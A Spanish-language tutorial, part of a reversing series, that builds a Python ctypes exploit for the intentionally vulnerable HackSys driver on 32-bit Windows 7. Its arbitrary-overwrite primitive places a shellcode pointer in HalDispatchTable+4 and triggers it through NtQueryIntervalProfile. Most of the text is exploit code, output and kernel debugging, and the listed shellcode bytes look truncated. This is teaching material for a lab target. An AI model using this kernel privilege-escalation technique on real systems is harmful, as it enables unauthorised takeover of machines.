

INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 60

Contents

INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 60	1
PISANDO SEH EN KERNEL DE 32 BITS.....	1
CTYPES.....	1
NtQuerySystemInformation.....	8
SYSTEM_MODULE_INFORMATION_ENTRY	11

USANDO HAL EN KERNEL.

Antes de empezar a explicar el script en Python aclaremos que esta basado en el código en C que está en la página del driver vulnerable.

<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/tree/master/Exploit>

Igual el método es bastante antiguo, lo usamos en mi trabajo bastante hace rato, aunque no usamos ctypes, por lo cual, si hay algún error al usar ctypes, sepan disculpar no es lo que uso cotidianamente.

Veremos el script que como dijimos por ahora solo funciona en w7 de 32 bits, no en maquinas de 64 bits mas adelante lo miraremos en una maquina de 64 bits para adaptarlo al caso.

CTYPES

```

import os
import struct
import ctypes
from ctypes import wintypes
import sys

GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
GENERIC_EXECUTE = 0x20000000
GENERIC_ALL = 0x10000000
FILE_SHARE_DELETE = 0x00000004
FILE_SHARE_READ = 0x00000001
FILE_SHARE_WRITE = 0x00000002
CREATE_NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE_EXISTING = 5
HEAP_ZERO_MEMORY=0x00000008

class _SYSTEM_MODULE_INFORMATION_ENTRY (ctypes.Structure):
    _fields_ = [ ("WhoCares", ctypes.c_void_p ),
                 ("WhoCares2", ctypes.c_void_p),
                 ("Base", ctypes.c_void_p),
                 ("Size", wintypes.ULONG) ]

```

Después de los imports necesarios entre los cuales esta ctypes, algunas constantes que necesitamos, clases y funciones, mas abajo empieza el código principal aquí.

```

109 print "OJO SOLO TARGETS WINDOWS 7 de 32 BITS no FUNCIONA EN 64 bits"
110
111 shellcode=ctypes.create_string_buffer("\x53\x56\x57\x60\x33\xC0\x64\x8B\x04\x01\x00\x00\x8B\x40\x50\x8B\xC0\xBA\x04\x00\x00\x8B\x80\xB8\x00\x00\x00\x2D\xB8\x00\x00\x39\xB4\x00"
112
113
114 hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None )
115
116 print int(hDevice)
117

```

Tenemos el shellcode que es parecido al de el stack overflow solo cambia el ret, aquí es RETN solo, en el otro era RETN 8, como dijimos aquí no pisamos un return address. Pero si uno tracea ve que para que retorne del CALL que salta a ejecutar nuestro código se necesita un RETN, ya lo veremos cuando lo traceemos.

Luego usamos CreateFile como en el caso anterior para abrir el driver y obtener el handle al mismo.

```

hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None )
print int(hDevice)

```

Por supuesto uno debe ir probando paso a paso cada cosa que va haciendo para ver si falla, lo cual si ocurre, sera posiblemente por algún argumento mal pasado.

```

1 import os
2 import struct
3 import ctypes
4 from ctypes import wintypes
5 import sys
6
7
8 GENERIC_READ = 0x80000000
9 GENERIC_WRITE = 0x40000000
10 GENERIC_EXECUTE = 0x20000000
11 GENERIC_ALL = 0x10000000
12 FILE_SHARE_DELETE = 0x00000004
13 FILE_SHARE_READ = 0x00000001
14 FILE_SHARE_WRITE = 0x00000002
15 CREATE_NEW = 1
16 CREATE_ALWAYS = 2
17 OPEN_EXISTING = 3
18 OPEN_ALWAYS = 4
19 TRUNCATE_EXISTING = 5
20 HEAP_ZERO_MEMORY = 0x00000008
21

```

Las constantes necesarias están definidas al inicio.

Es de mencionar que si en vez de importar

import ctypes

Lo hacemos así

from ctypes import *


Nos ahorraremos de tipear ctypes muchísimas veces ya que por ejemplo escribiríamos.

sizeof(c_int)

En vez de

ctypes.sizeof(ctypes.c_int)

Asi que lo cambie hice un replace de **ctypes**. por nada y agregue el nuevo import y quedara mas sencillo.



```
1 import os
2 import struct
3 from ctypes import *
4 from ctypes import wintypes
5 import sys
```

```
hDevice = windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None)
print int(hDevice)
```

Ahora si, sigamos.

En el exploit original hay dos llamadas que aquí reemplazamos por otra cosa, era asi

```
print int(hDevice)

# heap=windll.kernel32.GetProcessHeap()

WriteWhatWhere_inst=_WRITE_WHAT_WHERE()

# WriteWhatWhere=windll.kernel32.HeapAlloc(heap, HEAP_ZERO_MEMORY, sizeof(_WRITE_WHAT_WHERE))

# print("[+] Memory Allocated: 0x%x\n"% WriteWhatWhere)
#
# print ("["+ Allocation Size: 0x%X\n"% sizeof(_WRITE_WHAT_WHERE))
```

Hay una llamada a GetProcessHeap que nos da un handle para llamar a HeapAlloc y allocar un size determinado.

GetProcessHeap function

Retrieves a handle to the default heap of the calling process. This handle can then be used in subsequent calls to the heap functions.

Syntax

```
C++  
  
HANDLE WINAPI GetProcessHeap(void);
```

Parameters

This function has no parameters.

Return value

If the function succeeds, the return value is a handle to the calling process's heap.

If the function fails, the return value is **NULL**. To get extended error information, call [GetLastError](#).

Remarks

The **GetProcessHeap** function obtains a handle to the default heap for the calling process. A process can use this handle to allocate memory from the process heap without having to first create a private heap using the [HeapCreate](#) function.

Windows Server 2003 and Windows XP: To enable the low-fragmentation heap for the default heap of the process, call the [HeapSetInformation](#) function with the handle returned by **GetProcessHeap**.

El problema es que en C hay un casteo ya que hay una estructura definida y se castea el puntero que devuelve HeapAlloc a que sea del tipo de esa estructura.

Esto es parte del código en C

```
// Allocate the Heap chunk  
WriteWhatWhere = (PWRITE_WHAT_WHERE)HeapAlloc(GetProcessHeap(),  
                                                HEAP_ZERO_MEMORY,  
                                                sizeof(WRITE_WHAT_WHERE));
```

Ese tipo es un puntero a una estructura definida.

```
#include <Common.h>

typedef struct _WRITE_WHAT_WHERE {
    PULONG_PTR What;
    PULONG_PTR Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

Esta definido el tipo de estructura `_WRITE_WHAT_WHERE` y el puntero a la misma, obviamente no tengo la menor idea de como castear el resultado de `HeapAlloc` a una estructura en ctypes, quizás haya algún método mas sencillo, yo lo que use finalmente fue.

Definir la estructura en ctypes como una clase que hereda del tipo `Structure`.

```
class _WRITE_WHAT_WHERE(Structure):
    _fields_ = [('What', c_void_p),
                ('Where', c_void_p)]
```

Vemos que se define una clase que hereda de `Structure`, en C eran dos campos tipo puntero a un `ULONG` y acá para respetar el largo al menos en 32 bits les puse que cada campo es del tipo `c_void_p`. que es un puntero a un void.

ctypes defines a number of primitive C compatible data types:

ctypes type	C type	Python type
c_bool	_Bool	bool (1)
c_char	char	1-character string
c_wchar	wchar_t	1-character unicode string
c_byte	char	int/long
c_ubyte	unsigned char	int/long
c_short	short	int/long
c_ushort	unsigned short	int/long
c_int	int	int/long
c_uint	unsigned int	int/long
c_long	long	int/long
c_ulong	unsigned long	int/long
c_longlong	__int64 Of long long	int/long
c_ulonglong	unsigned __int64 Of unsigned long long	int/long
c_float	float	float
c_double	double	float
c_longdouble	long double	float
c_char_p	char * (NUL terminated)	string or None
c_wchar_p	wchar_t * (NUL terminated)	unicode or None
c_void_p	void *	int/long or None

Es un puntero a algo nos servirá para nuestro caso.

En ctypes entonces para crear lo que es C seria una variable del tipo estructura, aquí se realiza una instancia a la clase esa.

```
# heap = ctypes.c_void_p(0)

WriteWhatWhere_inst = _WRITE_WHAT_WHERE()

# WriteWhatWhere = windll.kernel32.HeapAlloc(heap, HEA

# print("[+] Memory Allocated: 0x%x\n" % WriteWhatWhere
```

De esta forma al igual que en C, usando la instancia se podrán manejar los campos

```
print("[+] Gathering Information About Kernel\n")

WriteWhatWhere_inst.

    What      _WRITE_WHAT_WHERE
    Where     _WRITE_WHAT_WHERE
    if        if expr
Hal_address_kerne ifn          if expr is None
```

Y leer y guardar valores allí.

```
Python Console

>>> class _WRITE_WHAT_WHERE(Structure):
...     _fields_ = [('What', c_void_p),
...                 ('Where', c_void_p)]
...
>>> WriteWhatWhere_inst = _WRITE_WHAT_WHERE()
>>> WriteWhatWhere_inst.What
None
>>> WriteWhatWhere_inst.What = 9
>>> WriteWhatWhere_inst.What
9
```

Vemos que en la consola de Python si ejecuto definición de la clase, luego hago una instancia de la misma, puedo leer y escribir valores en los campos sin problemas.

Luego va a tratar de obtener la dirección de la tabla HAL dentro de una función propia llamada GetHalDispatchTable, veamos que hace.

```
print("[+] Gathering Information About Kernel\n")

Hal_address_kernel=GetHalDispatchTable()

def GetHalDispatchTable():
    SystemModuleInformation=11

    hNtDll=windll.kernel32.GetModuleHandleA("ntdll.dll")
    if (not hNtDll):
        print ("[-] Failed To get module handle NtDll.dll\n")

    NTQuery=windll.kernel32.GetProcAddress(hNtDll, "NtQuerySystemInformation")

windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))
```

Vemos que usando GetModuleHandleA o LoadLibrary saca la imagebase de ntdll y luego la dirección de la función importada **NtQuerySystemInformation** usando GetProcAddress.

Bueno acá viene la parte de la película en que muere el protagonista vamos con calma jeje.

```
windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))
```

NtQuerySystemInformation

NtQuerySystemInformation es una api muy versátil para pedir info acerca de módulos, procesos, etc.

You need to allocate a large enough return buffer when working with any of the `Nt/ZwQuerySystemInformation` Classes since you're usually dealing with an array of unknown size. There are 3 strategies for this, and you might use a different one for each Class.

1. Allocate a large enough buffer to begin with.
2. Call `NtQuerySystemInformation` twice, the first time with a 0 buffer size. This will return `STATUS_INFO_LENGTH_MISMATCH` and give the required buffer size in `ReturnLength`. Then you allocate a buffer of the correct size and call the function again. This will work for the `SystemModuleInformation` Class.
3. If `STATUS_INFO_LENGTH_MISMATCH` is returned but `ReturnLength` "doesn't" return the required buffer length you can create a loop. Say, allocate 1 page size of memory, call `NtQuerySystemInformation`, free the memory, allocate a larger buffer and repeat until `STATUS_INFO_LENGTH_MISMATCH` is "not" returned. This might be required for the `SystemProcessInformation` Class.

Allí nos dice que el buffer para la info que devolverá normalmente debe ser muy grande y no sabemos cuanto sera su largo.

Así que llamamos dos veces a la api, la primera le pasamos 0 en lugar del buffer y 0 size y eso nos debería devolver en el cuarto argumento que es un puntero al size correcto, el largo que realmente necesita tener, entonces con ese size creamos un buffer y llamamos nuevamente pasándole este buffer y ahí nos devolverá correctamente la info.

```
u = c_ulong(0)

windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))
```

El argumento `u` es un `LONG` y usando `ctypes.byref` se le pasa un puntero a ese valor, allí escribirá el size correcto que debería tener el buffer, para que no falle la api.

Vemos que en la segunda vez que llamamos a la api, tenemos creado un buffer con el size que guardo en `u` que lo hallamos con `u.value`

```
buf=create_string_buffer(u.value)
```

Creamos ese buffer con la función de `ctypes` `create_string_buffer` pasándole el size hallado y llamamos por segunda vez a la misma api, ahora con el buffer de size correcto, y el mismo size en `u.value`.

```
NtStatus=windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, buf, u.value, 0)
```

El problema es que ese buffer no nos permitirá manejar el resultado que es del tipo estructura veamos el código en C.

```
,
NtStatus = NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &ReturnLength);

// Allocate the Heap chunk
pSystemModuleInformation = (PSYSTEM_MODULE_INFORMATION)HeapAlloc(GetProcessHeap(),
                                                                    HEAP_ZERO_MEMORY,
                                                                    ReturnLength);

if (!pSystemModuleInformation) {
    DEBUG_ERROR("\t\t\t[-] Memory Allocation Failed For SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
    exit(EXIT_FAILURE);
}

NtStatus = NtQuerySystemInformation(SystemModuleInformation,
                                    pSystemModuleInformation,
                                    ReturnLength,
                                    &ReturnLength);
```

Vemos la mismas dos llamadas a la api, la primera pasándole 0 al buffer y su size y devolviendo el size necesario en ReturnLength.

Vemos que crea el buffer con HeapAlloc y que lo castea a un puntero a una estructura definida, allí guardara la información pero no solo eso, sino que podrá manejar los campos de dicha estructura.

```
if (!pSystemModuleInformation) {
    DEBUG_ERROR("\t\t\t[-] Memory Allocation Failed For SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
    exit(EXIT_FAILURE);
}

NtStatus = NtQuerySystemInformation(SystemModuleInformation,
                                    pSystemModuleInformation,
                                    ReturnLength,
                                    &ReturnLength);

if (NtStatus != STATUS_SUCCESS) {
    DEBUG_ERROR("\t\t\t[-] Failed To Get SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
    exit(EXIT_FAILURE);
}

KernelBaseAddressInKernelMode = pSystemModuleInformation->Module[0].Base;
KernelImage = strrchr((PCHAR)(pSystemModuleInformation->Module[0].ImageName), '\\') + 1;
```

Allí vemos como usa los campos más adelante, así que si nosotros creamos el buffer y no hacemos algo más, nos guardara toda esa información en nuestro buffer en bruto, y no podremos trabajar con los campos como el, habrá que buscar los offset de cada campo que necesitemos a mano y tratar de leer cada uno por su offset lo cual es muy molesto.

Encima si miramos la estructura a la cual casteo

```
typedef struct _SYSTEM_MODULE_INFORMATION_ENTRY {
    PVOID Unknown1;
    PVOID Unknown2;
    PVOID Base;
    ULONG Size;
    ULONG Flags;
    USHORT Index;
    USHORT NameLength;
    USHORT LoadCount;
    USHORT PathLength;
    CHAR ImageName[256];
} SYSTEM_MODULE_INFORMATION_ENTRY, *PSYSTEM_MODULE_INFORMATION_ENTRY;

typedef struct _SYSTEM_MODULE_INFORMATION {
    ULONG Count;
    SYSTEM_MODULE_INFORMATION_ENTRY Module[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;
```

SYSTEM_MODULE_INFORMATION_ENTRY

Vemos allí resaltado que tiene dos campos el primero Count es un ULONG y el segundo es un campo Module que es del tipo de otra estructura allí llamada `_SYSTEM_MODULE_INFORMATION_ENTRY`

Eso no sería tanto problema solo que el [1] al lado de Module significa que es un Array de estructuras de tamaño variable y que tendrá tantas estructuras según el campo 1 Count, o sea que será un Array de largo.

Count * `_SYSTEM_MODULE_INFORMATION_ENTRY`

Un array de estructuras de largo Count, que ni sabemos cuanto vale.

Aquí realmente si no sos un poco pillo moriste antes de nacer jeje, así que veamos como se soluciona.

```

20     HEAP_ZERO_MEMORY=0x00000008
21
22
23     class _SYSTEM_MODULE_INFORMATION_ENTRY (Structure):
24         _fields_ = [("WhoCares", c_void_p),
25                     ("WhoCares2", c_void_p),
26                     ("Base", c_void_p),
27                     ("Size", wintypes.ULONG),
28                     ("Flags", wintypes.ULONG),
29                     ("Index", wintypes.USHORT),
30                     ("NameLength", wintypes.USHORT),
31                     ("LoadCount", wintypes.USHORT),
32                     ("PathLength", wintypes.USHORT),
33                     ("ImageName", c_char * 256)]
34
35     def SMI_factory(nsize):
36         class _SYSTEM_MODULE_INFORMATION(Structure):
37             _fields_ = [("ModuleCount", wintypes.ULONG),
38                         ('Modules', wintypes.ARRAY (_SYSTEM_MODULE_INFORMATION_ENTRY, nsize))]
39
40         return _SYSTEM_MODULE_INFORMATION
41

```

Allí vemos la definición de las dos estructuras la superior es fija y se define tal cual en C con sus tipos pasados a ctypes.

La segunda en vez de definirse como una clase se define como una función que puede ser llamada con el argumento del size, dentro esta la clase definida donde con ese valor se crea un array de estructuras del tipo `_SYSTEM_MODULE_INFORMATION_ENTRY` para crearla en runtime.

`wintypes.ARRAY (_SYSTEM_MODULE_INFORMATION_ENTRY, nsize))]`

De esa forma cuando averigüemos el valor del size llamaremos a la función pasándole ese valor, creara el array de estructuras con el size correcto, y devolverá el el return la clase creada con ese size.

```

windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))

```

```

SYSTEM_MODULE_INFORMATION=SMI_factory(u.value)

```

```

SYSTEM_MODULE_INFORMATION=SMI_factory(u.value)

```

```

pSystemModuleInformation=SYSTEM_MODULE_INFORMATION()

```

Luego se crea la instancia a ese clase, sera mas grande que el buffer necesario .Eso es porque usamos el size total del buffer para crear el Array, por lo cual esta instancia sera mucho mas grande que el buffer necesario, no importa.

```
buf=create_string_buffer(u.value)

NtStatus=windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, buf, u.value, 0)
```

Vemos que el buffer real esta creado con el size correcto., lo cual hará que la api copie correctamente en el mismo la información de todos los módulos.

Luego con memmove

```
memmove(byref(pSystemModuleInformation), buf, sizeof(buf))
```

Copiamos lo que leímos del buffer a la instancia que es mas grande asi que no habrá problemas, también el campo Count tendremos la cantidad real de estructuras que hay en el array asi que no importa que haya reservadas de mas y estén vacías ya que trabajaremos solo con la cantidad real que nos devolvió la api.

O sea que en resumidas cuentas yo cree una instancia con un array que seguro tiene un numero mas grande de estructuras, y luego usare la cantidad correcta de las mismas que es menor a la que reserve.

```
KernelBaseAddressInKernelMode = pSystemModuleInformation->Module[0].Base;
KernelImage = strrchr((PCHAR)(pSystemModuleInformation->Module[0].ImageName), '\\') + 1;
```

Vemos que el saca la base y el nombre del primer modulo que esta en la posición 0 del array.

```

class _SYSTEM_MODULE_INFORMATION_ENTRY (Structure):
    _fields_ = [("WhoCares", c_void_p),
                ("WhoCares2", c_void_p),
                ("Base", c_void_p),
                ("Size", wintypes.ULONG),
                ("Flags", wintypes.ULONG),
                ("Index", wintypes.USHORT),
                ("NameLength", wintypes.USHORT),
                ("LoadCount", wintypes.USHORT),
                ("PathLength", wintypes.USHORT),
                ("ImageName", c_char * 256)]

def SMI_factory(nsize):
    class _SYSTEM_MODULE_INFORMATION(Structure):
        _fields_ = [("ModuleCount", wintypes.ULONG),
                    ('Modules', wintypes.ARRAY (_SYSTEM_MODULE_INFORMATION_ENTRY, nsize))]

```

Modules[0] sera la estructura para el primer modulo, Modules[1] para el segundo etc.

Eso nos da la imagebase en kernel de ntkrnlpa.exe y su nombre quizás podría chequearse que si no es este modulo, siga buscando en el array hasta que lo halle, pero aparentemente siempre es el primero.

```

Do 112
Re [+ ] Gathering Information About Kernel
br NtQuerySystemInformation address = 0x77935640
Do [+ ] Loaded Kernel: ntkrnlpa.exe
Mu [+ ] Kernel Base Address: 0x82646000
Pfc

```

```

KernelBaseAddressInKernelMode=(pSystemModuleInformation.Modules[0].Base)
KernelImage=pSystemModuleInformation.Modules[0].ImageName
KernelImage=KernelImage[KernelImage.find("\\\\"): ]

splitted=KernelImage.split("\\\\")
KernelImage=splitted[-1]

print("[+] Loaded Kernel: %s\n" % KernelImage)
print("[+] Kernel Base Address: 0x%x\n" % KernelBaseAddressInKernelMode)

```

Vemos que tuve que extraer el nombre ya que nos devuelve el path completo.

```

hKernelInUserMode = windll.LoadLibrary(KernelImage)

if ( not hKernelInUserMode ) :
    print ( "[ - ] Failed To Load Kernel\n" )
    sys.exit()

```

Vemos que a la misma librería que esta en kernel la carga en user usando LoadLibrary.

Como HalDispatchTable es una función exportada saca su dirección en user que pillin.

```

print "User Mode Address : " + hex(hKernelInUserMode._handle)

HalDispatchTable_usr = windll.kernel32.GetProcAddress(hKernelInUserMode._handle, "HalDispatchTable")

```

Luego resta la base en user con la dirección de la función en user y saca el offset que valdrá para kernel también ya que es la misma librería.

```

HalDispatchTable_off = HalDispatchTable_usr - hKernelInUserMode._handle

```

Y luego le suma ese offset a la base que habíamos hallado de la misma librería en kernel con lo cual ya tenemos la dirección de la tabla en kernel.

```

HalDispatchTable_krn = HalDispatchTable_off + KernelBaseAddressInKernelMode

print "HalDispatchTable_krn: " + hex(HalDispatchTable_krn)

return HalDispatchTable_krn

```

Luego devuelve la dirección de la tabla HAL en kernel buscada.

```

print ( "[+] GATHERING INFORMATION ABOUT KERNEL\n" )

Hal_address_kernel=GetHalDispatchTable()

if (not Hal_address_kernel) :
    print("[-] Failed Gathering Information\n")
    sys.exit()

HalDispatchTablePlus4 = Hal_address_kernel + sizeof(c_voidp)

print "HAL TABLE PLUS 4",hex(HalDispatchTablePlus4)

```

Una vez que vuelve le suma 4 que es el largo de un puntero en 32 bits (en 64 bits sumaria 8) ya que como recordamos era la tabla mas 4 el lugar donde debemos escribir en 32 bits.

Recordemos esto

```

829118ac 8d45f0      lea     eax,[ebp-10h]
829118af 50           push    eax
829118b0 6a0c        push    0Ch
829118b2 6a01        push    1
kd> u
nt!KeQueryIntervalProfile+0x23:
829118b4 ff15bc237782 call    dword ptr [nt!HalDispatchTable+0x4 (827723bc)]
829118ba 85c0        test    eax,eax
829118bc 7c0b        jl      nt!KeQueryIntervalProfile+0x38 (829118c9)
829118be 807df400    cmp     byte ptr [ebp-0Ch],0
829118c2 7405        je      nt!KeQueryIntervalProfile+0x38 (829118c9)
829118c4 8b45f8      mov     eax,dword ptr [ebp-8]
829118c7 c9          leave
829118c8 c3          ret

```

Asi que ya podemos escribir ahí usando la vulnerabilidad que nos permite escribir donde queremos.

```

print ( "[+] Preparing WRITE_WHAT_WHERE structure\n")

buf = create_string_buffer(sizeof(c_voidp)*2)

```

Voy a preparar la estructura que le voy a pasar.

El tenía la estructura

```
#include "Common.h"

typedef struct _WRITE_WHAT_WHERE {
    PULONG_PTR What;
    PULONG_PTR Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

Y yo había creado la clase y instanciado allí.

```
class _WRITE_WHAT_WHERE(Structure):
    _fields_ = [('What', c_void_p),
                ('Where', c_void_p)]
```

WriteWhatWhere_inst= _WRITE_WHAT_WHERE()

```
buf = create_string_buffer(sizeof(c_voidp)*2)
```

```
memmove(byref(WriteWhatWhere_inst), buf, sizeof(buf))
```

Vemos que creo un buffer de largo 2 punteros y los copio en la instancia que es del mismo largo.(no es necesario esto, pero no importa)

```
old = c_long(1)
windll.kernel32.VirtualProtect(addressof(shellcode), c_int(sizeof(shellcode)), 0x40, byref(old))
```

Le doy permiso de ejecución a la dirección donde está guardada mi shellcode que la hallo con **addressof** otra función de ctypes.

```
pshellcode = c_char_p(addressof(shellcode))  
WriteWhatWhere_inst.What = addressof(pshellcode)  
WriteWhatWhere_inst.Where = HalDispatchTablePlus4
```

Como el **What** debe haber un puntero a un puntero a nuestro código uso de nuevo **addressof**.

En **Where** va la dirección donde va a escribir que es el puntero a la HalDispatchTable mas 4.

Luego llamo a DeviceIoControl


```
HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE=0x22200b  
bytes_returned = wintypes.DWORD(0)  
windll.kernel32.DeviceIoControl(hDevice, HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE, byref(WriteWhatWhere_inst), sizeof(WriteWhatWhere_inst), None, 0, pointer(bytes_returned), 0)
```

Allí le paso el puntero a la estructura y el tamaño de la misma, lo cual escribirá donde queremos ya lo debuggaremos y al final llamo a NtQueryIntervalProfile para saltar a ejecutar.

```
8  
9 Interval=c_int(0)  
10  
11 windll.ntdll.NtQueryIntervalProfile(0x1337, byref(Interval))  
12  
13 windll.kernel32.CloseHandle(hDevice)  
14 os.system("calc.exe")
```

Que era la api que desde user permitía llegar al CALL INDIRECTO que saltara a nuestro shellcode.

Debuggemos un poco remotamente el kernel para ver lo que ocurre.



Le pondremos un breakpoint alli, cuando lee el buffer que le envié, la cual es la estructura `WriteWhatWhere_inst`.

```
raw_input("MIRAR")
windll.kernel32.DeviceIoControl(hDevice,HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE, byref(WriteWhatWhere_inst), sizeof(WriteWhatWhere_inst), None, 0, pointer(bytes_returned),0)

Interval=c_int(0)

windll.ntdll.NtQueryIntervalProfile(0x1337, byref(Interval))

windll.kernel32.CloseHandle(hDevice)
os.system("calc.exe")
```

Le agregue un `raw_input` para que pare antes de llamar a `DeviceIoControl`.

Arranco el driver con `OSRLOADER` y ejecuto el script.


```

Administrator: C:\Windows\System32\cmd.exe - scratch_ctypes_ARBITRARY_OVERWRITE.py
C:\Users\devel\Desktop\osrloaderu30\Projects\OsrLoader\kit\WXP\i386\FRE>scratch_
ctypes_ARBITRARY_OVERWRITE.py
OJO SOLO TARGETS WINDOWS 7 de 32 BITS no FUNCIONA EN 64 bits
112
[+] Gathering Information About Kernel
NtQuerySystemInformation address = 0x777c5640
[+] Loaded Kernel: ntkrnlpa.exe
[+] Kernel Base Address: 0x82651000
User Mode Address :0x2500000
HalDispatchTable_usr: 0x26293b8
HalDispatchTable_krn: 0x8277a3b8L
HAL TABLE PLUS 4 0x8277a3bcL
[+] Preparing WRITE_WHAT_WHERE structure
[+] WriteWhatWhere->What: 0x1420378
[+] WriteWhatWhere->Where: 0x8277a3bc
[+] Triggering Arbitrary Memory Overwrite
MIRAR

```

Alli veo las direcciones en mi maquina, dentro de la estructura esta el What en 0x1420378 en mi caso y el Where que seria la tabla HalDispatchTable mas 4 esta en 0x8277a3bc.

Atacheo el IDA.




Cuando para, al tracear veo que en ECX en mi caso esta la direccion de la estructura completa o sea 0x1420328 si miro alli.

Alli vemos el What y el Where mismo que imprimimos antes.

